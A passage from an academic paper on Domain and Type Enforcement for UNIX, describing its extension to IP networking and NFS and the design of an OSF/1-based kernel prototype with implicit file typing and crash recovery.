These design choices give a high priority to compatibility and interoperability. Our datagram approach is not unusual, and homogeneously typed datagrams work well for existing applications since they are unaware of DTE and therefore only generate one type of data. Our stream approach, however, is less typical. A simpler approach would bind a security attribute to a stream socket and therefore to all data communicated on it. Typical UNIX service interactions, however, make this approach problematic. An important example is inetd, which receives socket connections for services it spawns: inetd must be able to connect to a socket and then hand the descriptor to a child process that may run in a different domain. The use of substreams removes the need for inetd to run in an all-powerful domain. Programs like telnet and rlogin provide other examples: if a user runs a program that produces output of multiple types, a single connection can carry the output back to the client in multiple substreams, but statically typed connections would force dynamic creation of new TCP connections to send the data. While multiple connections could be used to transmit multiple types of data, this would change application-layer protocols (like rcmd) and prevent DTE network applications from interoperating with their non-DTE peers.

In addition to maintaining compatibility with UNIX network abstractions and application-level protocols, it is also necessary to define how DTE systems interoperate with non-DTE systems. In order for a DTE system to properly control network applications, all communications must carry type and source domain attributes. At the same time, however, DTE applications must interoperate with applications running on non-DTE systems that do not provide DTE attributes. To provide interoperability without weakening DTE, DTE hosts associate a domain with every foreign non-DTE host and mediate all network traffic with that host so that the effect of the mediation is as though the host were actually running DTE and the process sending (or receiving) from that host were running in the associated domain. Using DTEL, a DTE system can associate a single domain with the "universe" of foreign non-DTE hosts, associate a different domain to each class A, B, or C network, and finally associate specific domains to individual non-DTE hosts that, for various reasons (such as quality of administration), are more or less trustworthy than their LAN. This technique has performed well in our corporate LAN, allowing us to appropriately "trust" specified non-DTE hosts. Although we are using source-address "authentication" for compatibility at present, our plans include moving to stronger authentication, such as is envisioned for IP6, as the overall network infrastructure evolves.

Although our experience with DTE networking is still somewhat limited, we have been able to run existing UNIX applications such as rsh, rlogin, telnet, ping, sup, and mount in suitable DTE domains and we have encountered no "show stoppers." We have discovered, however, that although TCP/IP hosts should drop IP options they don't recognize, that doesn't always happen and SunOS 4.1.1 on Sun 3 systems, in particular, crashes when presented with an unrecognized option. As a result, we have added features to our systems that prevent the sending of DTE attributes to hosts that are not known to be currently running DTE. We are now formulating the requirements of a DTE protocol that would maintain timely information on the DTE status of a machine as well as provide DTE policy negotiation functions that ensure that different machines "mean" the same thing by DTE attributes they ex-

[3] For experimental purposes, we currently assume that network packets are not stolen or modified. We plan to take advantage of known and emerging cryptographic techniques and protocols for communications authentication [15], integrity, and confidentiality [10, 11] as appropriate.




Figure 2: DTE NFS Clients

change. Although we only have experience to date with UDP and TCP, our techniques appear to apply to raw IP, and potentially also to multicast protocols such as ISIS [5] and PSYNC [22].

4 DTE NFS

The ubiquitous use of NFS highlights the need for DTE to both support NFS on DTE systems and also to interoperate with non-DTE systems that use NFS. An integration of DTE and NFS for DTE-aware clients and servers is relatively simple and involves sending and receiving DTE attributes between DTE systems that then use the attributes for mediation in the same way they use locally stored DTE attributes. To make DTE useful in the short term, however, interoperability with non-DTE NFS clients and non-DTE NFS servers may be even more important.

A significant benefit of implicit typing [1] in this regard is that DTE client workstations locally associate types with all files, even files provided over NFS by file servers that are not DTE-aware. This ability has allowed us to use DTE workstations to make selected portions of our corporate file server available to selected groups of users with a minimum of administrative effort. As electronic commerce increases the need for cooperation between organizations, we expect this scenario to become more common. Figure 2 displays the concept. A guest user has an account only on a DTE system. This system mounts from an existing file server and applies the type "proprietary data" to some files on the imported file system and the type "non sensitive data" to the others. All guest user processes running on the DTE system are restricted according to the local DTE policy to access only the non-sensitive data.

DTE network features allow a DTE system to refuse communication with selected non-DTE hosts and to prevent important types of data from being exported to non-DTE hosts (regardless of which communication service is used). If communication with a non-DTE NFS server is allowed, the client-side DTE/NFS subsystem associates types with imported files based on their pathnames. A premise of our work is that access controls must be flexible: it is up to the system administrator of a DTE system to determine whether a non-DTE host should be trusted to properly maintain data of various types. Although all the data received at the IP layer will be typed according to the DTE domain associated with the non-DTE file server, the DTE/NFS subsystem on the client system resides in the DTE UNIX kernel and is trusted to override the default communications type with correct file types as specified in the system's DTEL specification.

Initially, we added DTE only to the NFS client side, as described above. We are currently testing a DTE/NFS server that can serve clients on both DTE and non-DTE systems. When the client is on a DTE system, all NFS requests are labeled by the client system with the source domain of the re-

questing process. The DTE/NFS server then uses the source domain as a client credential to consult the system's DTEL specification and determine whether the request is authorized. In addition, each IP packet that carries the contents of a file accessed via DTE/NFS is labeled with the type associated with that file. A potential benefit of this approach is that both source domain and type attributes are readily visible to routers and network firewalls and could allow future versions of such devices to consult them when making filtering and routing decisions. An additional benefit is that the NFS protocol need not be modified. Although NFS client requests sent by non-DTE systems lack source domain attributes, the DTE/NFS server's IP subsystem attaches them (in accordance with the DTE system's DTEL specification) before passing the requests to the DTE/NFS subsystem for mediation. From the non-DTE client's point of view, the DTE/NFS server behaves like a non-DTE server, except that access may be denied for some requests where, in the absence of DTE, the request would have been granted.

The NFS protocol is designed so that NFS server systems may crash, reboot, and resume NFS service without requiring clients to perform new lookup operations on files that were open at the time of the crash. Each NFS request contains an NFS file handle that identifies the file by file number, which allows a typical UNIX system to access the file directly without performing a name translation. Unlike the permission bits and owner identifiers associated with a file, however, the implicit DTE attributes are not stored within inodes but in a separate attribute database organized by pathname instead of file number. If a newly rebooted DTE/NFS file server could not locate security attribute information for an NFS request, it would have to refuse the request, resulting in a stale file handle at the client application. To prevent this, the DTE/NFS prototype reconstructs pathnames based on inode numbers by maintaining a cache of parent inode numbers for non-directory files accessed via NFS, thereby permitting it to find file attributes in the DTE attribute database.

On our DTE/NFS prototype, the NFS daemon, like all other processes, runs in its own domain and is constrained in accordance with the system's DTEL specification. On most systems, this domain will likely be configured to give the daemon the ability to access and export many types of information. Nevertheless, it is not necessary to make *all* types accessible to it. If highly sensitive or critical types of information are stored on a system, it may be highly desirable to prevent them from being exported. Standard NFS provides features for limiting the exporting of files, but these features are coarse-grained, dealing only with whole file systems and are available only to a system administrator. By making certain types of files inaccessible to the NFS daemon, DTE provides a strong additional mechanism that can be employed by administers to prevent individual files on arbitrary file systems from being exported.

Our experience with DTE/NFS servers is still very limited; however, our initial results are encouraging: NFS clients on DTE or non-DTE systems can be granted fine-grained restricted access to NFS-exported file hierarchies without change to applications or to non-DTE system configurations. The DTE prototype system's security attribute management strategy requires implementation of a new system cache and secondary storage to store the cache across system reboots. The cache, however, requires little human administration and requires only a small amount of additional I/O that only occurs in the context of I/O already required by NFS.

5 DTE UNIX Prototype

To gain experience with DTE concepts, we have implemented a prototype DTE UNIX system based on OSF/1 MK4.0. Although our system is based on a Mach microkernel, the DTE features are located in relatively high layers of the UNIX server's architecture, require no knowledge of microkernel interfaces, and are therefore reasonably portable to kernelized UNIX systems. We have also recently ported the DTE prototype to run on TMach Version 0.2 [7], a high-assurance trusted computing base designed to satisfy DoD security requirements as specified in the Trusted Computer System Evaluation Criteria [20]. Even though TMach employs a TMach-specific file system format, the integration required almost no change to the DTE implementation because the integration points between the UNIX server and TMach are generally at low layers in the UNIX architecture, whereas DTE is mostly implemented in the upper layers of the UNIX "kernel."

Figure 3 shows the prototype's architecture. To enhance portability, the majority of the DTE implementation is located in an isolated subsystem consisting of 7,300 lines of commented C code and 3,600 lines of commented lex and yacc code. Other UNIX kernel subsystems call into the DTE subsystem to request security services. This part of the integration consists of another 7,200 lines of




Figure 3: DTE System Architecture

code, bringing the total DTE integration to approximately 17,000 lines of kernel-resident code. The DTE prototype's kernel provides 20 new system calls for DTE-aware applications to use for retrieving security attributes for display to the user and for implementing security relevant functions.

In addition to kernel changes, we have implemented a DTE version of the login program that authenticates users for specific roles [17, 3, 26] and then confines user sessions to specific domains using domain transitions authorized by the DTEL specification. To allow users to view DTE attributes for processes and files, we have implemented DTE-aware versions of a number of UNIX utilities such as ls and ps, and we have implemented a DTE-aware version of emacs 19.22 that displays type attributes of file buffers and allows users to simultaneously view and manipulate labeled information in multiple windows.

As the prototype boots, it reads its DTEL specification and confines all processes, regardless of UNIX root privileges, to specified domains. DTE is active before single-user mode has been reached. According to its DTEL specification, the prototype labels files, network packets, and processes; determines domain interactions; and mediates process access requests. We have tested a number of policies using the prototype, including a policy to partition the components of a simulated command and control system, a policy to strengthen UNIX by confining UNIX root processes in 27 separate domains, and an enterprise data protection policy (similar to that of figure 1). Additionally, we use DTE client workstations to permit but safely limit access by "guest" users who are authorized to see some but not all TIS sensitive data.

The DTE prototype's design and implementation have given a high priority to maintaining operating system interoperability and binary application compatibility. Three aspects of the DTE prototype are central to achieving these goals: 1) preserving existing data formats by employing implicit security attributes, 2) ensuring that implicit attributes are recoverable in the presence of system shutdowns and power failures, and 3) adding DTE networking support without change to existing protocols.

5.1 Implicit Attributes

For entities that must be recreated at each system boot (such as process structures or IP datagrams), the DTE prototype attaches security attributes explicitly to each object. Compatibility and performance can be maintained with this strategy because modifications need not affect secondary memory data formats or require additional I/O.

Files, however, present a more difficult case both because security attributes must be maintained on disk to survive system reboots and because files are usually numerous. To address these issues, the prototype associates security attributes with files "implicitly" based on their locations within directory hierarchies. For portability, most of the prototype's functions for file security attributes are implemented at the Virtual File System (VFS) layer and build associations between vnodes [19] and security attributes. Since all currently accessed files are represented by vnodes, all files in use have associated security attributes. When the prototype boots, it creates in kernel memory a tree of *map nodes* that describe how security attributes are bound to the hierarchical file name space. Although our current prototype simply keeps this tree entirely in memory, it can in principle be paged to disk as necessary.

A sequence of map nodes proceeding from the root map node to a leaf map node names an existing path in the hierarchical filesystem name space. Each map node optionally associates one or more security attributes with the path component associated with it. The prototype currently maintains two kinds of security attributes bound to files: type names and domain entry points. To represent attributes implicitly, a map node may also associate security attributes with files whose pathnames merely include the map node as a prefix. Such map nodes represent "implicit" associations. For each security attribute, a map node provides the following options:

implicit at The attribute is bound to this path component. In the absence of higher-priority map nodes that conflict with this map node, the attribute is also bound to all pathnames having this path component as a prefix.

implicit under The attribute is not bound to this path component, but, in the absence of conflicting higher priority map nodes, the attribute is bound to all pathnames having this path component as a prefix.

explicit The attribute is bound to this pathname only.

Informally, the prototype resolves map node conflicts by giving priority to the map node that represents a longer path, interpreting *implicit under* attributes to be "longer" than *implicit at* attributes for the same path and always giving priority to explicit attributes.




Figure 4: Map Nodes

Each path provided to a domain or assign statement potentially generates a map node for every component of the path. For example, a path "/a/b/c" given in a DTEL statement generates three map nodes (the root map node is automatically present). Map nodes are shared, however, so if a second DTEL statement specifies "/a/b/c/d," only one new map node is generated. DTEL provides flags to set the initial options of map nodes: the DTEL assign statement, which associates types with files, takes a "-r" option to designate *implicit at* and a "-u" option to designate *implicit under*. DTEL domain statements automatically generate explicit associations for their entry point attributes. For example, the following DTEL statements generate the map nodes displayed in figure 4.

```
assign root_t          /;
assign -u unix_t       /;
assign critical_t      /dt_policy;
domain foo_d = (/usr/bin/login), ...;
```

That figure shows five map nodes, one for each unique component in the paths "/usr/bin/login" and "/dt_policy." Each map node records the name of its path component and optionally records attribute associations (in figure 4, "e" for explicit, "a"




Figure 5: Attribute Associations

for *implicit at*, and "u" for *implicit under*). Figure 4 shows that the root map node is explicitly of type "root_t" and that all files under the root "inherit" the type "unix_t." This inherited type is overridden, however, for the file "/dt_policy," which has an explicit type attribute of "critical_t." The domain "foo_d" has an entry point program, "/usr/bin/login," and that file therefore has an explicit domain attribute and it also inherits the type "unix_t."

Attributes represented by map nodes are related to files by association with standard vnode structures that have been slightly extended to interact with the map node tree. At system initialization, the root vnode is associated with the root map node. Subsequently, all name resolution operations establish bindings so that every vnode is related to a map node. In the case that a map node exists for a file represented by a vnode, a name resolution operation attaches the vnode directly to the map node. If a map node does not exist, the name resolution mechanism attaches the vnode to its parent vnode; since every resolution operation operates from a known absolute or relative path, every new attachment is relative to a known vnode, and all vnodes are eventually connected to the map node tree through a chain of parent vnode pointers. To maintain parent vnode pointers, the DTE prototype references parent vnodes, resulting in a somewhat increased kernel memory requirement for active vnodes. Figure 5 shows the vnode associations that result from process access to the files "/usr/george/papers/usenix" and "/usr/bin/login." Because the login program's pathname is fully represented by map nodes, vnodes for the path attach directly. For the path to George's usenix paper, the first two vnodes of the path connect directly to map nodes, and the rest point to the last map node in the path. Both files have the type "unix_t," which is provided by the root map node.

By binding attribute values to vnode structures, the DTE prototype ensures that attributes are always available before they are needed even though the attributes may not be stored one-to-one on secondary storage. The DTE prototype retrieves attribute values of files using a simple algorithm that follows vnode parent pointers up until the first map node is reached and then optionally follows map nodes until the "governing" map node is reached.

Efficiency is a primary concern for the DTE prototype. The overhead of associating new vnodes with appropriate map nodes during name resolution is negligible, requiring a small and constant number of pointer manipulations. The attribute retrieval operation is a more likely cause of performance degradation, but we believe it is also small. In the DTE prototype, the UNIX kernel function

iaccess() (and a handful of similar functions) call DTE functions that retrieve file security attributes. Most UNIX access control functions funnel down to the iaccess() function, which is called with great frequency since every system call requesting an operation on a pathname must call iaccess at least once for every component of the path. In the worst case, each attribute retrieval could require a search to the root map node. Given the modest depth of typical UNIX pathnames and the in-memory status of the map node tree, however, this appears small relative to other overheads of UNIX kernels. At the cost of additional complexity, however, various optimizations could be taken to short-circuit attribute retrieval searches as required.

5.2 Recovery Mechanisms

Although useful security configurations can be constructed that "lock down" the mappings between areas of the hierarchical filesystem name space and security attributes, resulting in a static tree of map nodes, a more common case in our experience is to allow the map node tree to evolve as files are moved and created to reflect the needs of applications that use files. For example, an application might create a file of type "foo_t" in an area of the name space that inherits "bar_t;" such an event would add a DTEL assign statement, with its map nodes, to the system configuration. Similarly, a rename() operation may require that the map node tree be edited so that the rename operation doesn't inadvertently change the type of a file as a side effect. In general, the DTE prototype emulates the semantics of one-to-one attribute storage even though the attributes are not in fact maintained in that manner.

Given the criticality of accurate security attribute associations, dynamism in the map node tree introduces the need to maintain up-to-date associations even in the presence of system reboots or crashes. Writing map nodes to secondary storage poses an obvious risk to performance; the DTE prototype addresses this using a combination of alternate snapshot files and logging. Every thirty seconds, the map nodes are written to disk.[4] Additionally, more timely information is kept in two alternate log files: at system reboot, the most recent snapshot and log file is read to reconstruct the most recent valid state. The batched writes of the policy impose little overhead since no program waits for the writes to complete. In contrast, the log files require synchronous I/O and must be updated as little as possible.

Two basic classes of operations affect the map node tree: create operations and rename operations. In each case, the DTE prototype incurs no additional overhead if the operation does not produce an edit of the map node tree. If the operation creates a new object (e.g., a new empty file at an unused pathname, or a rename to an unused pathname), recovery is simple since the attributes can be written first. Maintenance of DTE recovery information in this case requires one synchronous write operation in addition to the two synchronous write operations performed by UNIX to create or rename a file. If an operation overwrites an existing object, however, the use of implicit attributes complicates the recovery strategy: because every file is always associated with attributes inherited from the root directory, neither order of operations:

1. replace a file first and then record the new attribute, or

2. record the new attribute first and then replace the file,

prevents mislabeling if the system crashes between the two operations. To address this, the DTE prototype records this information as a sequence of optimized transactions that makes sparing use of synchronous I/O and, most importantly, that never converts a memory-speed operation to disk speed.

Both the create and rename VFS-layer operations can overwrite an existing file as a side effect. In the case of create, the UNIX VFS layer knows if there is an existing file to overwrite and truncates it for reuse with a new identity. To prevent a crash from relabeling existing file contents, the DTE prototype adds an fsync operation, ensuring that the file is empty, and then writes the new attribute to the log file, resulting in a worst-case scenario of two additional synchronous I/O operations for file creation.

A rename operation rename("foo", "bar") is essentially:

```
unlink("bar");
link("foo", "bar");
unlink("foo");
```

If bar exists, an update to a log file must be made conditional on successful completion of the rename operation or the log file update may relabel the original bar. The log file update cannot be written *after* the rename operation because a system crash could prevent writing of the update. For this operation,

[4] For large policies, the mechanism could be enhanced to periodically write out only the changed portion.

the DTE system writes an uncommitted transaction to the log file containing the file number of the file to be moved and, on the next write to the log file, piggy-backs the commit of the previous transaction. During system recovery, the last transaction can be verified through an examination of on-disk file numbers. This strategy holds the recovery I/O burden to at most one synchronous I/O for every rename operation.

In general, the prototype design requires no additional disk access on a per-system call basis. This approach promotes high performance since most DTE-related overhead is in memory operations where data structures can be optimized. For recovery, however, it is necessary to add disk writes during file creates that cause changes in the attribute association database. Depending on a system's configuration, it could be that none, some, or all file creates would cause attribute associations to change.

5.3 Network Implementation

In addition to associating attributes with files and processes and performing access control over those entities, the DTE prototype also inserts DTE attributes into IP datagrams and provides mediation of network messages. A fundamental goal of DTE network mediation is to preserve interoperability with non-DTE systems: this requires using existing IP, UDP, TCP, and NFS services and, as much as possible, preserving application layer protocols such as rsh and rlogin. Although we expect that it will be useful to add DTE awareness to some network applications such as rcp and rdist, we believe that DTE systems must first be useful in networks of non-DTE systems.

Our general scheme is to add DTE attributes in the IP option space; these attributes are tokenized and currently consume 12 bytes of the 40-byte IP option space. DTE networking support at other layers is carried in these attributes at the IP layer. Due to the use of pipes and sockets in UNIX, a UNIX process may cause numerous IP datagrams to be generated and may not be aware of the network consequences of its actions. For the DTE prototype, each message is generated in the context of a process's domain and carries the domain's identity as the message's "source domain." Additionally, each message carries a type attribute; typically, each DTE domain has a *default output type* that labels messages generated from normal UNIX system calls such as write() and send().

For each standard UNIX system call that can generate a message, the DTE kernel retrieves the calling process's domain and default output type from the DTE policy database generated using DTEL. Traditionally, UNIX systems employ a data structure, called an mbuf, that allows buffers of data to be chained together in a manner that facilitates the prepending and stripping of protocol headers in different layers of a UNIX kernel's protocol stacks. The DTE prototype uses a slightly extended form of the typical mbuf structure that provides header space for storing source domain and type identifiers. Standard UNIX system calls that send messages save these attributes in extended mbuf chains; at the bottom of the protocol stack, these attributes are extracted from the chains and encoded as IP options on a per-datagram basis. For received messages, the mechanism works in reverse, extracting received IP options and encoding them in mbuf chains for retrieval by receiving processes.

In addition to support for ordinary UNIX system calls, the DTE prototype provides a number of analogous DTE-specific system calls that allow processes to specify the type of data that they wish to send; DTE access control prevents processes from generating data types unless they have appropriate authorizations as specified in the DTEL specification.

In general, the DTE prototype treats every IP datagram as homogeneously typed; this simplifies access control over datagrams since a process using the raw IP interface, for example, can be allowed or denied access to a datagram based on its domain's access to the datagram's type. This strategy, although simple, does allow several ambiguous situations: for example, if a protocol such as TCP piggy-backs control information in packets that also carry user data, should those packets have a protocol-specific type or a user type? Currently, our approach is to label packets with user types when they contain any user data and with protocol-specific types when they contain only protocol data. In the future, a natural extension to the strategy may include a secondary "subsystem" label for use by protocol subsystems that are trusted to accurately carry user data. To minimize security mechanism, however, we are deferring secondary packet labels until a definite need has been demonstrated. In either case, the use of homogeneously typed datagrams simplifies the implementation of TCP substreams since TCP substreams are always made up of complete IP packets.

UNIX system calls that write data onto a TCP connection enqueue onto a single chain of mbufs associated with a TCP socket; the TCP sliding window processing breaks the data stream into separate IP datagrams based on a variety of critera to

optimize performance and guarantee that receipt of all the data is acknowledged before it is forgotten on the sending side. On the sending side, the DTE prototype implements TCP substreams by breaking the single mbuf chain into multiple chains where all the data of each chain has the same type attribute. The TCP sliding window processing has been modified slightly to generate a new datagram at chain boundaries. On the receiving side, this mechanism works in reverse to return substream type information that is then used both to mediate receive operations by processes and to deliver type information for use by DTE-aware processes.

A significant extension to the DTE prototype was required to implement DTE/NFS servers. Essentially, NFS file handles specify inode numbers that have no direct relation to the map nodes that implement implicit attributes for the prototype. A means was therefore required for mapping from inode numbers to map nodes. For directories accessed via NFS, the solution is simple since every directory contains a ".." entry: using the ".." entries, it is possible to reconstruct the portion of a pathname required to establish attribute values. The prototype currently carries out this reconstruction at every NFS file handle reception; however, temporarily raising the reference counts of heavily used vnodes probably would increase performance and prevent DTE overhead from being an NFS server bottleneck.

For files, the on-disk representations do not imply parents without an exhaustive search of file system inodes. To avoid this, the DTE prototype stores (file-inode-number, parent-directory-inode-number) pairs during NFS lookup operations in a cache. These entries provide a mechanism to reach the first directory that then allows pathnames to be reconstructed as necessary. To prevent any possibility of introducing additional stale file handles at client applications, the cache must be maintained on secondary storage. For intentional DTE/NFS server shutdowns, the cache can be written out only before shutdown. To avoid stale file handles after DTE/NFS server crashes, the cache must be maintained during operation. In this case also, the cache contents can be batch written at timed intervals, resulting in a minimal impact on performance.

6 Related Work

The work most related to DTE and its UNIX implementation falls into two general classes: access control systems and UNIX security mechanisms.

DTE is most closely related to mandatory access control techniques [4, 9, 6, 18, 8] and type-enforcing systems [9, 21, 25, 24, 27]. In general, DTE policies are a proper superset of the DoD lattice model [4] and its integrity variation [6]: DTE can be configured to provide a lattice but can also enforce nonhierarchical security policies such as assured pipelines [9] that drive information through policy-specified pathways of arbitrary connectivity and complexity. DTE can also be configured to provide integrity categories as in [18] and to support the transformation procedures and constrained data items of the Clark/Wilson model [8].

Type enforcement was first proposed in [9] for the Secure Ada Target, a system later renamed LOCK [25]. LOCK provides a Trusted Computing Base (TCB) on top of which a UNIX emulation layer provides UNIX services. As a consequence, the type enforcement mechanism controls UNIX emulations instead of individual UNIX applications and does not distinguish among multiple applications running on a single UNIX emulation. This limitation also exists for a Mach-based LOCK derivative [14], which adds type enforcement to the Mach port, task, and virtual memory abstractions but provides no type enforcement within the UNIX emulation layer.

In [24], type enforcement was added to Trusted XENIX as a TCB subset. This system provides type enforcement at the UNIX system-call interface and can individually control UNIX applications. The TCB subset architecture prohibited change to low-level disk formats and mandated use of a separate runtime database to manipulate such attributes. This strategy is a precursor of the DTE runtime implicit type concept. Type enforcement has also been integrated into at least one Internet firewall product, the SCC Sidewinder[5] system [23], but the authors are not aware of any published technical details.

A number of UNIX security controls and tools have been developed. Access Control Lists (ACLs)[13] provide greater flexibility in UNIX discretionary access controls, and user-mode capabilities[16] also allow finer-grained control over propagation of access rights, but both mechanisms are discretionary in nature and provide little protection against error-prone root programs. A variety of trusted UNIX systems have been implemented and evaluated against the Trusted Computer System Evaluation Criteria [20]. These systems typically provide MLS security but lack the flexibility of DTE. Additionally, tools such as COPS [12] check

[5] Sidewinder is a trademark of Secure Computing Corporation, Inc.

for system miscofigurations but do not improve on the base UNIX security mechanisms themselves.

The Trusted Systems Interoperability Group (TSIG) has developed Internet draft standards for NFS and other protocols that support Multi-Level Secure (MLS) networking. These standards communicate significant amounts of information to represent security labels on subjects and objects that may "float" up dynamically and to represent process privileges that may be communicated across networks. For DTE, all of the required security information is contained in the relatively space-efficient type and domain identifiers carried in the IP-layer traffic, avoiding most changes to higher-layer protocols.

7 Future Directions

We are actively exploring several directions for DTE. The most immediate and important one is the integration of DTE into Internet firewalls. Over the next two years, we will integrate DTE into firewalls in three phases:

DTE Firewalls An integration of DTE into an Internet firewall and selected hosts. This integration will add defense-in-depth to the firewall security perimeter. The DTE firewall will direct traffic from specified external hosts or of specified protocols only to flow to internal DTE hosts that can contain any malicious effects. Our primary goal here is to allow more network services to be safely imported into a LAN than is now prudent.

Distributed DTE Firewalls An integration of IP-layer encryption with the DTE firewall. This phase will connect multiple DTE enclaves across the Internet.

Domain and Type Authority Service A DNS-like network service that will distribute portions of DTEL policies. Communicating DTE hosts will authenticate to this service and use its DTE policy information as a basis for establishing appropriate inter-host trust relations and also for agreement on how data of specific types should be protected by communicating hosts.

In order to accomplish these goals, we will soon begin investigating how multiple hosts can exchange DTE information to negotiate network DTE policies, how DTE mechanisms can most effectively use encryption to protect DTE network attributes, how DTEL can be modularized to reduce policy complexity, and how DTE policies can be dynamically and safely extended or modified at runtime.

8 Conclusions

A central question in practical UNIX security is whether significant enhancements can be added in a way that is understandable, effective, and unobtrusive. This is a difficult question because applications and systems have evolved over time and now interact in subtle ways: practical security enhancements must allow existing programs to function properly while preventing unsafe interactions. DTE is an access control mechanism that uses a specification language to add simplicity and uses *implicit typing* to maintain compatibility and interoperability. This paper reports on recent extensions to DTE to provide greater security for IP-based networking and NFS services, and on design considerations of a DTE UNIX prototype. Our primary results are positive and, although the DTE prototype is a research tool, we have used it internally to provide guest users with safely restricted access to our corporate data.

In sum, DTE has provided a useful research platform for building a hardened, compartmentalized UNIX system. In addition, DTE mechanisms appear suitable for interoperating and enforcing policies within networks of existing systems having no DTE controls. This capability is critical because any enhanced protection system must interoperate with existing systems through an extended transition phase as access controls are gradually adopted.

References

[1] L. Badger, D. F. Sterne, D. L. Sherman, K. M. Walker, S. A. Haghighat, "Practical Domain and Type Enforcement for UNIX," 1995 IEEE Symposium on Security and Privacy, Oakland CA, May 1995.

[2] L. Badger, "A Model for Specifying Multi-Granularity Integrity Policies," 1989 IEEE Symposium on Security and Privacy, p. 269, Oakland, CA, May 1989.

[3] R.W. Baldwin, "Naming and Grouping Privileges to Simplify Security Management in Large Databases," Proceedings of the 1990 IEEE Symposium on Security and Privacy, p. 116, Oakland, CA, May 1990.

[4] D.E. Bell and L. Lapadula, "Secure Computer System: Unified Exposition and Multics Interpretation," (Technical Report No. ESD-TR-

75-306, Electronics Systems Division, AFSC, Hanscom AF Base, Bedford MA, 1976).

